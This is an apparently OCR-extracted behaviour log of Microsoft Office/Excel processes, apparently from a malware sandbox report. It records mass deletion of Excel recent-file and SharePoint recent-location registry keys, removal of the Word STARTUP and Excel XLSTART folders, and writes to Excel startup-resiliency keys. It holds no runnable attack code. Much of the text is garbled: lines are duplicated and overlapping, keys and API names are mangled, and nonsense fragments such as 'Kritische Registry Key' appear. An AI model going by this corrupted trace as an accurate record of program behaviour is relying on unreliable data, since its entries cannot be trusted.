3028 3028 3028 3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Call Filesystem API	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 16 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 17 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 18 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 19 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 20 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 21 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 22 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 22 Value: None  API Name: DeleteFileW Args: ( %APPDATA%\Microsoft\Office\Recent\NONAMEFL.xlsx.LNK ) Return: 1	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 16 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 17 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 18 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 19 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 20 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 20 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 21 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 22 Value: None API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\14.0\Excel\Place MRU\ltem 23 Value: None	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 16 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 17 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 18 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 19 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 20 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 21 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 22 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 22 Value: None  API Name: DeleteFileW Args: ( %APPDATA%\Microsoft\Office\14.0\Excel\Place MRU\ltem 23 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 23 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 24 Value: None	3028 3028 3028 3028 3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Delete Registry Key  Call Filesystem API  Delete Registry Key  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 16 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 17 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 18 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 19 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 20 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 21 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 22 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 22 Value: None  API Name: DeleteFile\Wargs: ( %APPDATA\Microsoft\Office\14.0\Excel\Place MRU\ltem 23 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 24 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 24 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 25 Value: None	3028 3028 3028 3028 3028 3028 3028 3028


Delete Registry Key Ke  Delete Registry Key Ke  Delete Registry Key Ke	\text{PI Name: GetDriveTypeW Args: ( \text{%WorkingDir\( \) } \text{ Neturn: 3} \text{ Neturn: 3} \text{ Value: None}  Nexcel\( \) Place MRU\\\	3028 3028 3028
Delete Registry Key Ke Delete Registry Key Ke		
Delete Registry Key Ke	ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 29 Value: None	3028
Delete Registry Key Ke	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 30 Value: None	3028
	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 31 Value: None	3028
Delete Registry Key Ke	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 32 Value: None	3028
Delete Registry Key Ke	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 33 Value: None	3028
	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 34 Value: None	3028
	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 35 Value: None	3028
	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Place MRU\item 36 Value: None	3028
	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 37 Value: None	3028
	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 38 Value: None	3028
Delete Registry Key Ke	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 39 Value: None	3028
Delete Registry Key Ke	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 40 Value: None	3028
Delete Registry Key Ke	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 41 Value: None	3028
Delete Registry Key Ke	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 42 Value: None	3028
Delete Registry Key Ke	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 43 Value: None	3028
Delete Registry Key Ke	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 44 Value: None	3028
Delete Registry Key Ke	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 45 Value: None	3028
Delete Registry Key Ke	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 46 Value: None	3028
	/ Cey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\ltem 47 Value: None	3028
	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 48 Value: None	3028
	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 49 Value: None	3028
		3028
	key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\item 50 Value: None	
	ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 1 Value: None	3028
· · ·	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 2 Value: None	3028
	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoff\Office\14.0\Common\Recent Locations\SharePoint\Site 3 Value: None	3028
Delete Registry Key Ke	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 4 Value: None	3028
Delete Registry Key Ke	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 5 Value: None	3028
Doloto Registry Key	Your HVEV CURRENT LICED/COETMADE/Microsoft/Office/14/0/Common/Decent Locations/Chara-Rejet/Cita C Value, Nano	3028
	key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 6 Value: None	
	ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 7 Value: None	3028
	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 8 Value: None	3028
Delete Registry Key Ke	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 9 Value: None	3028
Delete Registry Key Ke	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 10 Value: None	3028
Delete Registry Key Ke	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 11 Value: None	3028
Delete Registry Key Ke	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 12 Value: None	3028
Delete Registry Key Ke	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 13 Value: None	3028
Delete Registry Key Ke	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 14 Value: None	3028
Delete Registry Key Ke	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 15 Value: None	3028
Delete Registry Key Ke	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 16 Value: None	3028
Delete Registry Key Ke	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 17 Value: None	3028
	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 18 Value: None	3028
	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 19 Value: None	3028
	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Recent Locations\SharePoint\Site 20 Value: None	3028
	ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Max Display Value: None	3028
	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Max Display Value: 19	3028
Delete Registry Key Ke	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\\tem 1 Value: None	3028
	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoff\Office\14.0\Exce\\File MRU\ltem 2 Value: None	3028
Delete Registry Key Ke	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\ltem 3 Value: None	3028
Delete Registry Key Ke	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\Item 4 Value: None	3028
Delete Registry Key Ke	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 5 Value: None	3028
Delete Registry Key Ke	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 6 Value: None	3028
Delete Registry Key Ke	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\ltem 7 Value: None	3028
Delete Registry Key Ke	Gey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\ltem 8 Value: None	3028
	/ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 9 Value: None	3028
	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 10 Value: None	3028
	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 11 Value: None	3028
	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 12 Value: None	3028
		3028
	key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 13 Value: None	
	key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\1File MRU\ltem 14 Value: None	3028
	ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 15 Value: None	3028
	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 16 Value: None	3028
Delete Registry Key Ke	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoff\Office\14.0\Exce\\File MRU\ltem 17 Value: None	3028
Delete Registry Key Ke	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\Item 18 Value: None	3028
Delete Registry Key Ke	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 19 Value: None	3028
Delete Registry Key Ke	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 20 Value: None	3028
Delete Registry Key Ke	Gey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\\File MRU\ltem 21 Value: None	3028
Delete Registry Key Ke	sey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 22 Value: None	3028
	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 23 Value: None	3028
Delete Registry Key Ke	(ey: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 24 Value: None	3028
Delete Registry Key Ke Delete Registry Key Ke		3028 3028

Delete Registry Key  Delete Registry Key  Ki  Delete Registry Key  Ki  Delete Registry Key  Ki  Delete Registry Key  Ki  Delete Registry Key  Ki  Delete Registry Key  Ki  Delete Registry Key  Ki  Delete Registry Key  Ki  Delete Registry Key  Ki  Delete Registry Key  Ki  Delete Registry Key  Ki  Delete Registry Key  Ki  Delete Registry Key  Ki  Delete Registry Key  Ki  Delete Registry Key  Ki  Delete Registry Key  Ki  Delete Registry Key  Ki  Delete Registry Key  Ki  Ki  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\item 26 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\item 27 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\item 28 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\item 29 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\item 30 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\item 31 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\item 32 Value: None	3028 3028 3028 3028 3028
Delete Registry Key  Delete Registry Key  Kr.  Delete Registry Key  Kr.  Delete Registry Key  Kr.  Delete Registry Key  Kr.  Delete Registry Key  Kr.  Delete Registry Key  Kr.  Delete Registry Key  Kr.  Delete Registry Key  Kr.  Delete Registry Key  Kr.  Delete Registry Key  Kr.  Delete Registry Key  Kr.  Delete Registry Key  Kr.  Delete Registry Key  Kr.  Delete Registry Key  Kr.  Delete Registry Key  Kr.  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\item 28 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\item 29 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\item 30 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\item 31 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\item 32 Value: None	3028 3028
Delete Registry Key  Delete Registry Key  Ki  Delete Registry Key  Ki  Delete Registry Key  Ki  Delete Registry Key  Ki  Delete Registry Key  Ki  Delete Registry Key  Ki  Delete Registry Key  Ki  Delete Registry Key  Ki  Delete Registry Key  Ki  Delete Registry Key  Ki  Delete Registry Key  Ki  Delete Registry Key  Ki  Delete Registry Key  Ki  Delete Registry Key  Ki  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 29 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 30 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 31 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 32 Value: None	3028
Delete Registry Key  Delete Registry Key  Kr  Delete Registry Key  Kr  Delete Registry Key  Kr  Delete Registry Key  Kr  Delete Registry Key  Kr  Delete Registry Key  Kr  Delete Registry Key  Kr  Delete Registry Key  Kr  Delete Registry Key  Kr  Delete Registry Key  Kr  Delete Registry Key  Kr  Delete Registry Key  Kr  Registry Key  Kr  Registry Key  Kr  Registry Key  Kr  Registry Key  Kr  Registry Key  Kr  Registry Key  Kr  Registry Key  Kr  Registry Key  Kr  Registry Key  Kr  Registry Key  Kr  Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 30 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 31 Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 32 Value: None	
Delete Registry Key  Delete Registry Key  Kr  Delete Registry Key  Kr  Delete Registry Key  Kr  Delete Registry Key  Kr  Delete Registry Key  Kr  Delete Registry Key  Kr  Delete Registry Key  Kr  Delete Registry Key  Kr  Delete Registry Key  Kr  Delete Registry Key  Kr  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 31 Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 32 Value: None	3028
Delete Registry Key  Delete Registry Key  Ekg  Delete Registry Key  Delete Registry Key  Ekg  Delete Registry Key  Ekg  Delete Registry Key  Kr  Delete Registry Key  Kr  Delete Registry Key  Kr  Delete Registry Key  Kr  Delete Registry Key  Kr  Delete Registry Key  Kr  Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 32 Value: None	
Delete Registry Key  Delete Registry Key  Experiment September Sep	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 32 Value: None	3028
Delete Registry Key  Delete Registry Key  Ekg  Delete Registry Key  Ekg  Delete Registry Key  Kr  Delete Registry Key  Kr  Kr  Delete Registry Key  Kr  Kr  Delete Registry Key  Kr  Kr  Kr  Kr  Kr  Kr  Kr  Kr  Kr  K		3028
Delete Registry Key  Delete Registry Key  Kritische Registry Key  Delete Registry Key  Kritische Registry Key  Kritische Registry Key  Kritische Registry Key  Kritische Registry Key		
Delete Registry Key  Delete Registry Key  Kr  Kr  Delete Registry Key  Kr  Delete Registry Key  Kr  Kr  Kr  Kr  Kr  Kr  Kr  Kr  Kr  K	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 33 Value: None	3028
Delete Registry Key Kr Delete Registry Key Kr Delete Registry Key Kr	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 34 Value: None	3028
Delete Registry Key Kr Delete Registry Key Kr	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 35 Value: None	3028
Delete Registry Key Ke	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\\tem 36 Value: None	3028
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 37 Value: None	3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 38 Value: None	3028
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 39 Value: None	3028
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 40 Value: None	3028
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoff\Office\14.0\Excel\File MRU\Item 41 Value: None	3028
Delete Registry Rey	Ney. THE T_OUTLENT_OSERGOT TWANE INHOUSOITOMICET 4.0 IE. XCEIT HE WITCH HEITH T VAILE. NOTE	3020
Delete Registry Key Ke	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 42 Value: None	3028
Delete Registry Key Ke	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 43 Value: None	3028
Delete Registry Key Ke	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 44 Value: None	3028
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\ltem 45 Value: None	3028
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 46 Value: None	3028
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\File MRU\Item 47 Value: None	3028
Delete Registry Key Ke	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 48 Value: None	3028
Delete Registry Key Ke	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 49 Value: None	3028
Delete Registry Key Ke	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 50 Value: None	3028
Write Registry Key Ke	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Licensing\538F6C892AD540068154C6670774E980 Value: None	3028
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QMSessionCount Value: 3	3028
	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000	3028
	C\Usage\ProductFiles Value: 55860038	0020
	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000	3028
	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Word\*, 0, adfe5a8, 0, 0, 0 ) Return: 1295b50	3028
Call Filesystem API Al	API Name: FindNextFileW Args: ( 1295b50, adfe5a8 ) Return: 1	3028
Call Filesystem API Al	API Name: RemoveDirectoryW Args: ( %APPDATA%IMicrosoft\Word\STARTUP\ ) Return: 1	3028
Call Filesystem API Al	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Excel\*, 0, adfe5a8, 0, 0, 0, 0 ) Return: 1295b50	3028
Call Filesystem API Al	API Name: RemoveDirectoryW Args: ( %APPDATA%IMicrosoft\ExcellXLSTART\ ) Return: 1	3028
Call Filesystem API AI	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\PowerPoint\t^*, 0, adfe5a8, 0, 0, 0 ) Return: 1295b50	3028
Write Registry Key Kr	Key: HKEY CURRENT USER\SOFTWARE\Microsoft\Office\14.0\Common\General\LastAutoSavePurgeTime Value: 1a8ca11	3028
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Security\Trusted Documents\ Value: None	3028
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Security\Trusted Documents\LastPurgeTime Value: 1a8ca12	3028
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resillency\DocumentRecovery\1C5DD8\1C5DD8 Value: None	3028
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5DD8\ Value: None	3028
Delete Registry Key Ke	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\Resiliency\DocumentRecovery\ Value: None	3028
Delete Registry Key Ke	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None	3028
Write Registry Key Ke	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\MTTF Value: 76	3028
Write Registry Key Ke	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTA Value: 76	3028
Delete Registry Key Ko	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Exce\MTTT Value: None	3028
Write Registry Key Ke	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000061091100000000000000000000000000000	2428
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 2	2428
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 1	2428
	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\ Value: None	2428
Add Registry Key Kr	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ Value: None	2428
Write Registry Key Ke	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\cn& Value: None	2428
Write Registry Key Ke	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\dn& Value: None	2428
	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\\Installer\UserData\S-1-5-18\Products\000061091100000000000000000000000000000	2428
	API Name: GetVersionExA Args: ( c2eb70 ) Return: 1	2428
-	API Name: GetVersionExA Args: (c2d920 ) Return: 1	2428
•	API Name: GetVersionExA Args: (712f9cf0 ) Return: 1	2428
	API Name: FindFirstFileExW Args: ( %windir%Microsoft.NET\Framework\\*, 0, c2c9cc, 0, 0, 0 ) Return: c195898	2428
